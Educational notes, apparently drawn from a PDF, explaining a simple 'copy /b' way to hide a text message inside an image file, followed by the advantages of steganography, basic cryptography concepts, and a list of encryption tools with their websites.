
Encryption and Decryption using Command Prompt: -

- 1) Open Command Prompt and get into folder where the image and text are present.
- 2) Then combine the text and image using the following command
copy /b image_filename+text_filename newimage_filename
- 3) Then check whether the new image file is created or not.
- 4) Open the image file using Notepad.
- 5) We can see scrambled image files and last, we can see the secret message.









Advantages of Steganography: -


- a) Steganography has the benefit over cryptography in that communications do not draw attention to themselves. In nations where encryption is unlawful, plainly visible encrypted messages, no matter how impenetrable, may generate suspicion and may be incriminating in and of themselves. Steganography, on the other hand, can be considered to safeguard both messages and communication parties, whereas cryptography only secures the contents of a message.
- b) This method has security, capacity, and reliability, which are the three qualities of steganography that make it effective for hidden information exchange through text documents and secret communication.
- c) Important files containing secret information can be encrypted and stored on the server. During transmission, no intruder can gain any useful information from the original file.

Cryptography: -

Cryptography could be a technique of encrypting the clear text data into a scrambled code. This encrypted data is shipped over public or private network toward destination to make sure the confidentiality. This encrypted data referred to as "Ciphertext" is decrypted at the destination for processing. Strong encryption keys are used to avoid key cracking the target of cryptography isn't all about confidentiality, it is additionally concerned with integrity, authentication, and Non-repudiation.

There are two types of Cryptographers: -

- a) Symmetric Cryptography
- b) Asymmetric Cryptography/Public key Cryptography



Cryptography Tools

 AutoKrypt http://www.hiteksoftware.com	 NCrypt XL http://www.bittleite.net
 Cryptainer LE Free Encryption Software http://www.cypherix.com	 ccrypt http://ccrypt.sourceforge.net
 Steganos LockNote https://www.steganos.com	 WinAES http://fathyz.com
 AxCrypt http://www.axantum.com	 EncryptOnClick http://www.2brightsparks.com
 CryptoForge http://www.cryptoforge.com	 GNU Privacy Guard http://www.gnupg.org

Advantages of Cryptography: -

- 1) Confidentiality Encryption techniques can protect information and communication against unauthorized disclosure and access.

2) Authentication MAC and digital signatures are cryptographic techniques that can safeguard information from spoofing and forgeries. 3) Data Integrity
Cryptographic hash functions serve an important role in ensuring data integrity for users.